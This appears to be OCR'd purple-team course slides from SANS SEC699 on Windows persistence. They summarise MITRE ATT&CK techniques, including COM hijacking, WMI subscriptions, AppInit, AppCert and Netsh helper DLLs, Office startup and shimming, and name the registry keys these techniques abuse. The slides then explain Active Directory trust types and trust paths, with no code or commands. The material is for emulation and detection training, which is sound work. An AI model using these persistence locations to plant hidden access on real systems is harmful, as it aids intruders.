699.4
Persistence Emulation & Detection

SEC699.4 | Advanced Purple Team Tactics

SANS

Persistence
Emulation & Detection

Welcome to Day 4 of SANS Security SEC699: Advanced Purple Team Tactics – Adversary Emulation for Breach Prevention & Detection.

During today's section, we will zoom in on Persistence. For any remarks, please reach out to the authors:

Erik Van Buggenhout

evanbuggenhout@nviso.eu

www.nviso.eu

Update: G01_01

Techniques We'll Cover Today (1)

Today's lecture will be focused on obtaining an in-depth understanding of how adversaries can obtain persistence in a target environment in a stealth fashion! We will focus on techniques that are generally considered to be stealth.

Some of the techniques we'll cover today include:

T1546/015 – COM Object Hijacking

The Component Object Model (COM) is a system within Windows to enable interaction between software components through the operating system. Adversaries can use this system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence. Hijacking a COM object requires a change in the Windows Registry to replace a reference to a legitimate system component which may cause that component to not work when executed.


Source: https://attack.mitre.org/techniques/T1546/015/

T1546/003 – Windows Management Instrumentation

Windows Management Instrumentation (WMI) can be used to install event filters, providers, consumers, and bindings that execute code when a defined event occurs. Adversaries may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system. Adversaries may attempt to evade detection of this technique by compiling WMI scripts into Windows Management Object (MOF) files (.mof extension).

Source: https://attack.mitre.org/techniques/T1546/003/

As we did previously, we will start by explaining these techniques in a lot more detail and review opportunities for prevention and detection.



Techniques We'll Cover Today (2)

Some of the techniques we'll cover today include:

T1546/010 – AppInit DLLs

Dynamic-link libraries (DLLs) that are specified in the AppInit_DLLs value in the Registry keys HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows or HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows are loaded by user32.dll into every process that loads user32.dll.

Source: https://attack.mitre.org/techniques/T1546/010/

T1546/009 – AppCert DLLs

Dynamic-link libraries (DLLs) that are specified in the AppCertDLLs Registry key under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager are loaded into every process that calls the ubiquitously used application programming interface (API) functions CreateProcess, CreateProcessAsUser, CreateProcessWithLoginW, CreateProcessWithTokenW, or WinExec.


Source: https://attack.mitre.org/techniques/T1546/009/

T1546/007 – Netsh helper DLL

Netsh.exe (also referred to as Netshell) is a command-line scripting utility used to interact with the network configuration of a system. It contains functionality to add helper DLLs for extending functionality of the utility. The paths to registered netsh.exe helper DLLs are entered into the Windows Registry at HKLM\SOFTWARE\Microsoft\Netsh.

Source: https://attack.mitre.org/techniques/T1546/007/

As we did previously, we will start by explaining these techniques in a lot more detail and review opportunities for prevention and detection.



Techniques We'll Cover Today (3)

Some of the techniques we'll cover today include:

T1137 – Office Application Startup

Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started.

Source: https://attack.mitre.org/techniques/T1137/

T1546/011 – Application Shimming

The Microsoft Windows Application Compatibility Infrastructure/Framework (Application Shim) was created to allow for backward compatibility of software as the operating system codebase changes over time. For example, the application shimming feature allows developers to apply fixes to applications (without rewriting code) that were created for Windows XP so that it will work with Windows 10.

Source: https://attack.mitre.org/techniques/T1546/011/

T1098 – Account Manipulation

Account manipulation may aid adversaries in maintaining access to credentials and certain permission levels within an environment. Manipulation could consist of modifying permissions, modifying credentials, adding or changing permission groups, modifying account settings, or modifying how authentication is performed. These actions could also include account activity designed to subvert security policies, such as performing iterative password updates to subvert password duration.

Source: https://attack.mitre.org/techniques/T1098/

As we did previously, we will start by explaining these techniques in a lot more detail and review opportunities for prevention and detection.


Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.



A Domain Trust Refresh

Let's shift our focus to overall Microsoft domain and forest trusts. As a reminder, Microsoft domains are based upon the following core concepts:

- Trees are collections of related domains
- Forests are collections of trees that trust one another


According to Microsoft documentation, domains are not considered security boundaries, but forests are.

Trusts are used to allow authentication between multiple domains. By default, Microsoft creates the following trusts:

- Parent-child trust (2-way, transitive) when a new domain is added in a tree
- Tree-root trust (2-way, transitive) when a new tree is added in a forest

A variety of different trusts can be set up, depending on the specific use case. We will discuss trust types in more detail later. Note that the following administrative accounts exist at domain and forest level:

- "Domain Admins" are defined on a domain level (e.g., USA.ORG.COM and FRANCE.ENT.COM)
- "Enterprise Admins" are defined in the root domain at forest level (e.g., ORG.COM and ENT.COM)



Trust Properties

There's a few trust properties we'd like to highlight and further elaborate on:

Trust direction

Trusts are configured using a certain direction:

- One-way trust – Domain "DMZ.ORG.COM" trusts "INT.ORG.COM". Users from "INT.ORG.COM" can access resources in "DMZ.ORG.COM". Users from "DMZ.ORG.COM" cannot access resources in "INT.ORG.COM"
- Two-way trust – Domain "USA.ORG.COM" and "BELGIUM.ORG.COM" trust one another. Authentication can flow in both directions!

Trust transitivity

Transitivity is used to define whether a trust can be extended beyond the two domains it was set up for. Example: "ORG.COM" trusts "ENT.COM" and "ORG.COM" also trusts "COMPANY.ORG". With a transitive 2-way trust, "ENT.COM" also trusts "COMPANY.ORG".

Authentication & trust paths

Authentication over trusts can support either Kerberos or NTLM (or both). One interesting concept is the "trust path", which is used by the authentication flows. We will discuss it later!

Please refer to the following references for additional information:

http://techgenix.com/active-directory-trusts/

https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

TYPES OF TRUST

Trust Type?	Transitive?	Direction?	Authentication Protocol?	Notes
Parent-Child	Transitive	2-way	Kerberos or NTLM	Created automatically when a child Domain is added to a Tree
Tree-Root	Transitive	2-way	Kerberos or NTLM	Created automatically when a new Tree is added to a Forest
Shortcut	Transitive	1-way or 2-way	Kerberos or NTLM	Created manually between domains in the same Forest. Used to shorten trust path and improve authentication times.
Forest	Transitive	1-way or 2-way	Kerberos or NTLM	Created manually between one forest root domain and another forest root domain.
External	Non-transitive	1-way	NTLM only	Created manually between a domain in a forest and another domain in a different forest (without a forest trust).
Realm	Non-transitive	1-way or 2-way	Kerberos only	Created manually between an AD domain and a non-Windows Kerberos realm.

***Excellent resource on this topic**: https://blogs.msmvps.com/acefekay/2016/11/02/active-directory-trusts/*

Types of Trust

As we previously indicated, different trust types exist in a Microsoft AD environment. More specifically, there are six different types of trust:

Parent-child trust

- Transitivity: Transitive
- Direction: 2-way
- Authentication protocol: Kerberos or NTLM
- Notes: Created automatically when a child Domain is added to a Tree

Tree-root

- Transitivity: Transitive
- Direction: 2-way
- Authentication protocol: Kerberos or NTLM
- Notes: Created automatically when a new Tree is added to a Forest

Shortcut

- Transitivity: Transitive
- Direction: 1-way or 2-way
- Authentication protocol: Kerberos or NTLM
- Notes: Created manually between domains in the same Forest. Used to shorten trust path and improve authentication times.

Forest

- Transitivity: Transitive
- Direction: 1-way or 2-way
- Authentication protocol: Kerberos or NTLM
- Notes: Created manually between one forest root domain and another forest root domain.

External


- Transitivity: Non-transitive
- Direction: 1-way
- Authentication protocol: NTLM only
- Notes: Created manually between a domain in a forest and another domain in a different forest (without a forest trust).

Realm

- Transitivity: Non-transitive
- Direction: 1-way or 2-way
- Authentication protocol: Kerberos only
- Notes: Created manually between an AD domain and a non-Windows Kerberos realm.

An excellent reference with additional information on trusts is:

https://blogs.msmvps.com/acefekay/2016/11/02/active-directory-trusts/




Example Trust Configuration

The diagram on the slide provides an overview of what a typical domain / forest trust looks like:

- We have a root domain org.com, which has usa.org.com and belgium.org.com in the same tree
  - There is a parent-child trust between org.com and usa.org.com
  - There is a parent-child trust between org.com and belgium.org.com
- We have another root domain ent.com, which has france.ent.com and russia.ent.com in the same tree
  - There is a parent-child trust between ent.com and france.ent.com
  - There is a parent-child trust between ent.com and russia.ent.com

Default trusts are set up between root domains ORG.COM and ENT.COM (in the same forest). All of the trusts are 2-way and transitive, hence, all domains trust one another in this setup.

Once a trust is set up, the authentication flow is arranged. Permissions still need to be assigned, however! This is typically performed by adding remote users in local groups…




The Concept of "Trust Paths"

In an environment with multiple domains or forests, trust paths are used to set up an authentication flow between different domains that do not directly trust one another. In the example above:

- FRANCE.ENT.COM trusts ENT.com
- ENT.COM trusts ORG.COM
- ORG.COM trusts BELGIUM.ORG.COM

Ultimately, FRANCE.ENT.COM thus trusts BELGIUM.ORG.COM. Functionally, the above setup will work perfectly well, but it might not be the most performant (as many different trusts need to be traversed).



